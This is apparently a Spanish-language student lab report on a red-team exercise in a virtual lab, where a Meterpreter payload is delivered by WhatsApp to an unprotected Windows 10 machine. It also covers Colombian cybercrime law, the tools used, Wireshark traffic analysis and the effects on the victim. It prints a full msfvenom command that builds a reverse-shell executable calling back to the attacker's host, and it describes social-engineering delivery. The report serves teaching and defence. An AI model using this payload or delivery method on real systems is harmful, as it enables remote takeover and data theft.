Teniendo en cuenta esta noticia, nos damos cuenta que es importante denunciar este tipo de actividades y alertar a las demás organizaciones para que se tomen medidas preventivas adecuadas para protegerse contra estos ataques y mantener la confidencialidad y la integridad de la información, en este caso, información muy sensible, como la de los pacientes colombianos, donde está en riesgo la divulgación de hasta sus historias clínicas.

También es importante para las autoridades y los profesionales de la ciberseguridad investigar y tomar medidas legales contra los responsables de estos ataques para prevenir futuras violaciones y vulneraciones a la seguridad, así mismo es importante la colaboración de las autoridades (Policía, CSIRT y grupos y empresas legales que abordan este tipo de investigaciones y lucha contra el ciberdelito.

Esta noticia es del 4 de diciembre de 2022 10:15 pm y es la fecha en la que todavía la investigación está en curso con las autoridades competentes

4.2.4.2 LEY Y ARTÍCULO EL CUAL LOGRE EXPLICAR LOS DELITOS EXPUESTOS EN LA NOTICIA

- Ley 1273 de 2009 de la protección de la información y de los datos
  - Artículo 269A: Acceso abusivo a un sistema informático.
  - Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación
  - Artículo 269C: Interceptación de datos informáticos.
  - Artículo 269D: Daño Informático.

        - Artículo 269E: Uso de software malicioso.
        - Artículo 269F: Violación de datos personales
        - Artículo 269G: Suplantación de sitios web para capturar datos personales.
        - Artículo 269I: Hurto por medios informáticos y semejantes.
        - Artículo 269J: Transferencia no consentida de activos.
    - Ley 1581 de 2012 Por la cual se dictan disposiciones generales para la protección de datos personales.
        - Artículo 19. Autoridad de Protección de Datos.
        - Artículo 22. Trámite.
        - Artículo 23. Sanciones.
        - Artículo 26. Prohibición. Título VIII Transferencia de datos a Terceros Países

4.3. ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

4.3.1. HERRAMIENTAS SOFTWARE

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam

A continuación, se listan las herramientas software utilizadas para llevar a cabo el anexo 4.

Item	Herramienta	Descripción
1	Oracle VM Virtual Box	Esta es una aplicación especializada para crear máquinas virtuales de un sistema operativo, independiente del que se encuentre instalado en la maquina anfitrión. Una maquina virtual es un entorno informático donde se encuentra desplegado un sistema operativo
2	Sistema Operativo Windows 10	(Máquina Virtual y maquina anfitrión) para el ejercicio se utilizaron dos máquinas con windows 10. Una de ellas fue utilizada como sistema operativo de la maquina anfitrión donde se instaló el virtual Box, la segunda maquina con el sistema operativo Windows 10, fue la maquina creada a través del virtual box, en la cual se realizó la prueba de seguridad(Prueba de intrusión). Windows 10 es uno de los sistemas Operativos creados por la empresa Microsoft pertenecientes a la familia de sistemas operativos Windows NT.
3	Sistema Operativo Kali Linux	(Máquina Virtual), es la segunda maquina virtual que fue creada a través de VirtualBoX, la cual hace parte del ecosistema del ejercicio desarrollado, Kali es un sistema operativo que se utiliza para realizar pruebas y análisis de seguridad a una red o a un sistema. Es utilizado principalmente para detectar brechas de seguridad ya que cuenta con diferentes herramientas que permiten realizar pruebas de penetración e informática forense.
4	Wireshark(Instalado en Windows)	Es una herramienta que analiza los paquetes de red, ya que captura la información que pasa a través de una conexión, donde se proporcionan herramientas y comandos para filtrar y analizar con mas detalle el tráfico de red. Con esta herramienta pudimos visualizar a nivel de red que era lo que pasaba entre las maquinas Kali y Windows, una vez se inició la prueba de penetración.

5	Terminal -Ubuntu	Es un sistema (NO gráfico) de control del sistema operativo, para ejecutar comandos, crear carpetas, eliminar archivos, ir hacia diferentes directorios, entre otros. La terminal es muy utilizada para ejecutar comandos en un sistema operativo, lo que permite la ejecución de diversas acciones sobre este.
6	Matasploit:	El metasploit es una plataforma o framework para la realización de pruebas de penetración, este utiliza herramientas como msfvenom que se encargan de generar payloads o generadores de carga.que sirven para poner aprueba la ciberegurIdad de un sistema informático Metasplot contiene alrededor de 900 o más exploits que permiten poner en prueba la vulnerabilidad de los sistemas, viene instalada en el Kali Linux y contienen diferentes módulos o herramientas.
7	Msfvemon:	Es un generador de carga para múltiples plataformas como Windows, Android, Mac OS, entre otros, utiliza comandos estandarizados. Se utiliza para iniciar el metasploit y posteriormente generar el ejecutable con el Payload.
8	Meterpreter	es un componente de metasploit la cual es una plataforma de código abierto utilizada para la realización de pruebas de penetración y sobretodo pruebas de seguridad, el meterpreter utiliza unas cargas llamadas Payloads que son utilizadas para obtener control remoto de un sistema operativo comprometido durante la realización del ataque de seguridad o en pruebas de penetración.
9	Payload	Como se había indicado antes los payloads son unas cargas del meterpreter que se utilizan para tener control remoto del sistema Operativo atacado.

Tabla 2. Herramientas utilizadas para realizar el escenario del pentesting enfocadoen el Red Team

4.3.2. DATOS E INFORMACIÓN – IDENTIFICACIÓN FALLO DE SEGURIDAD

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

La máquina Windows 10 no contaba con los siguientes elementos:

Item	Identificación fallo de seguridad
1	La máquina Windows No contaba con algún Antivius comercial Instalado (MacAFee, Norton, etc), contaba con el Windows defender desactivado
2	Firewall desactivado
3	Windows sin activar
4	La seguridad de Windows se encontraba desactivada
5	Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)
6	Contaba con un archivo de texto ubicado en el escritorio llamado Estudiante.txt
	El usuario recuerda haber recibido por whatsapp un archivo llamado PoC1075XXXXXX.exe
7	EL usuario recuerda haber ejecutado un archivo llamado PoC1075XXXXXX.exe

Tabla 3. Identificación de fallo deseguridad



Imagen 19. Muestra la seguridad de la maquina Windows 10 desactivada

4.3.3. HERRAMIENTAS PARA IDENTIFICAR FALLOS DE SEGURIDAD

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

Para poder identificar los fallos de seguridad en máquina de Windows se corrieron los siguientes programas:

- **Administrador de tareas de Windows 10:**



Imagen 20. Administrador de tareas de Windows.

En la Imagen podemos identificar que en el administrador de tareas, está corriendo el payload PoC1075XXXXXX.exe el cual corrió el usuario, lo que indica que la maquina esta en poder el atacante.

- **Wireshark**
  Con la herramienta Wireshark podemos identificar que se están ejecutado procesos desde la IP 192.168.1.9 que corresponde al Kali Linux hacia la IP 192.168.1.11 maquina Windows 10 (maquina atacada).



Imagen 21. En la imagen se observan las peticiones realizadas desde la IP 192.168.1.9 hacia el equipo Windows 10 IP 192.168.1.11

Como se puede observar, la herramienta Wireshark permite identificar que puertos se ven involucrados cuando se envía o recibe información, encontrando que los ataques provienen desde la maquina 192.168.1.9

Ataque origen:
IP 192.168.1.9
Puerto origen: 443

Ataque destino
Ip: 192168.1.11
Puerto destino: **58523**

El puerto 58523 no está asociado a un servicio o protocolo estándar ampliamente conocido, dado que los puertos numerados del 1 al 1023 se conocen como "puertos bien conocidos" y están asignados a servicios específicos por la Internet Assigned Numbers Authority (IANA).

Los puertos numerados del 1024 en adelante se denominan "puertos registrados" y a menudo están asociados con aplicaciones o servicios específicos, pero no tienen una asignación estándar ampliamente reconocida como los puertos bien conocidos.

De acuerdo a lo anterior, teniendo en cuenta que el puerto 58523 no está en la lista de puertos bien conocidos ni en la lista de puertos registrados de la IANA, su uso específico depende del contexto y de la configuración del sistema o de la

aplicación que lo esté utilizando, para este caso, el puerto se usa para la ejecución del ataque desde la máquina de Kali Linux.

4.3.4. COMO AFECTA EL ATAQUE A LA MAQUINA



Imagen 22. Ambiente controlado escenario de ataque maquina Kali a Windows 10

Muchas veces los usuarios reciben información la cual nunca es revisada ni controlada, así mismo los usuarios no se percatan de contar con sus computadores o dispositivos actualizados y con herramientas de seguridad que les brinden protección contra ataques cibernéticos que ponen en riesgo su información y posiblemente su integridad personal.

Ese tipo de actuaciones hacen que los usuarios comentan acciones como la que ocurre en el caso de estudio anexo 3- escenario 4, donde una persona que no contaba con su sistema protegido recibe una información por WhatsApp, así mismo la pudo haber recibido por correo o por otro medio.

Dicho archivo fue ejecutado, sin saber que contenía un payload que brindaría al atacante acceso remoto al computador.

Este escenario, permite al payload el control remoto sobre una máquina Windows 10, lo cual puede tener graves consecuencias para la seguridad y la privacidad de la máquina y de los datos del usuario, dentro de las afectaciones se pueden presentar las siguientes:

- Pérdida de Control: Cuando un atacante obtiene acceso remoto a una máquina, puede tomar el control completo del sistema. Esto significa que pueden ejecutar comandos, instalar o eliminar software, eliminar archivos, como el caso del ejercicio donde se eliminó un archivo que se encontraba en el escritorio llamado *Estudiante.txt*, así mismo se pueden modificar archivos y configuraciones, y en general, realizar cualquier acción que el usuario normal del sistema pueda hacer.

- Robo de Datos: Los atacantes pueden usar el acceso remoto para robar datos confidenciales, como archivos personales, credenciales de inicio de sesión, información financiera y más. Esto puede llevar a la pérdida de información sensible y a problemas de privacidad.

- Riesgo de Malware Adicional: Una vez que un atacante tiene acceso a una máquina, puede utilizarla como plataforma para lanzar otros ataques, como la instalación de malware adicional en el sistema o para propagar el ataque a otras máquinas en la red.

- Interrupción del Servicio: Los atacantes también pueden utilizar el acceso remoto para interrumpir el funcionamiento normal de la máquina, causando problemas de rendimiento o incluso dejando el sistema inoperable, haciendo que el atacante elimine o modifique archivos del sistema operativo.

- Vigilancia no Autorizada: El control remoto de una máquina permite a los atacantes observar las actividades del usuario en tiempo real, lo que puede llevar a la vigilancia no autorizada y la recopilación de información personal.

- Daño a la Reputación: Si una máquina comprometida se utiliza para actividades maliciosas, el propietario legítimo de la máquina puede enfrentar problemas legales y daños a su reputación.

Es importante destacar que el acceso no autorizado a un sistema es ilegal y constituye un delito grave en Colombia el cual se penaliza gracias a las Ley 1273 de 2009 y la ley 1581 de 2012 entre otras leyes del código penal colombiano, así mismo también son juzgadas a nivel internacional.

La seguridad proactiva, como la implementación de medidas de seguridad, el uso de cortafuegos y el mantenimiento de sistemas actualizados, es fundamental para prevenir este tipo de ataques. Además, la conciencia de seguridad y la educación son herramientas clave para protegerse contra amenazas en línea.

4.3.5. COMANDOS UTILIZADOS

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

A continuación se detallan los pasos realizados para el desarrollo del payload

- Seleccionamos la ruta donde quedara guardado el payload, la cual será en el escritorio, comprobamos al revisar la ruta de un documento que se encuentra en esa ubicación a través de la terminal de ubuntu.



Imagen 23. Ruta donde quedará guardado el payload.

- Se crea un payload con MSFVENOM, que es una herramienta para la creacion de carga útil por medio de ejecutables,que pueden irrumpir en un sistema operativo, para ello Se debe tener en cuenta a cual sistema operativo se va atacar (-p), la plataforma, si es a 64 o 32 bits, desde que IP y puerto se perpetuoara el ataque, el formato del ejecutable y la ruta donde será creado el payload, tal como se describe en el siguiente comando e imagen:

  COMANDO: msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.9 LPORT=443 -f exe >> /home/polonia/Escritorio/PoC_1075XXXXXX.exe

Imagen 24. Ejecutamos el comando MSFVENOM



Imagen 25. Comprobamos que una vez se haya ejecutado, el comando se haya creado en el escritorio el payload Poc_1075XXXXXX.exe

- Comprobamos que la seguridad en el sistema Operativo Windows quede abajo ocompletamente desactivada



Imagen 26. Se verifica que la seguridad en Windows quede desactivada



Imagen 27. Se verifica que la seguridad en Windows quede desactivada

- Desde el equipo Kali Linux se envía por whatsapp web el payload al whatsapp del equipo en Windows



Imagen 28. Envio del Payload a través de whatsapp desde Kali Linux



Imagen 29. Envío del Payload a través de WhatsApp desde Kali Linux, el cual fue enviado sin problemas

- Recepción del payload desde la máquina Windows 10, a través de WhatsApp web, se evidenció que una vez descargado el archivo(payload) se eliminaba automáticamente, no se dejaba descargar o detectaba archivo malicioso.



Imagen 30. Recepción del archivo payload a través de whatsapp en la maquina Windows 10

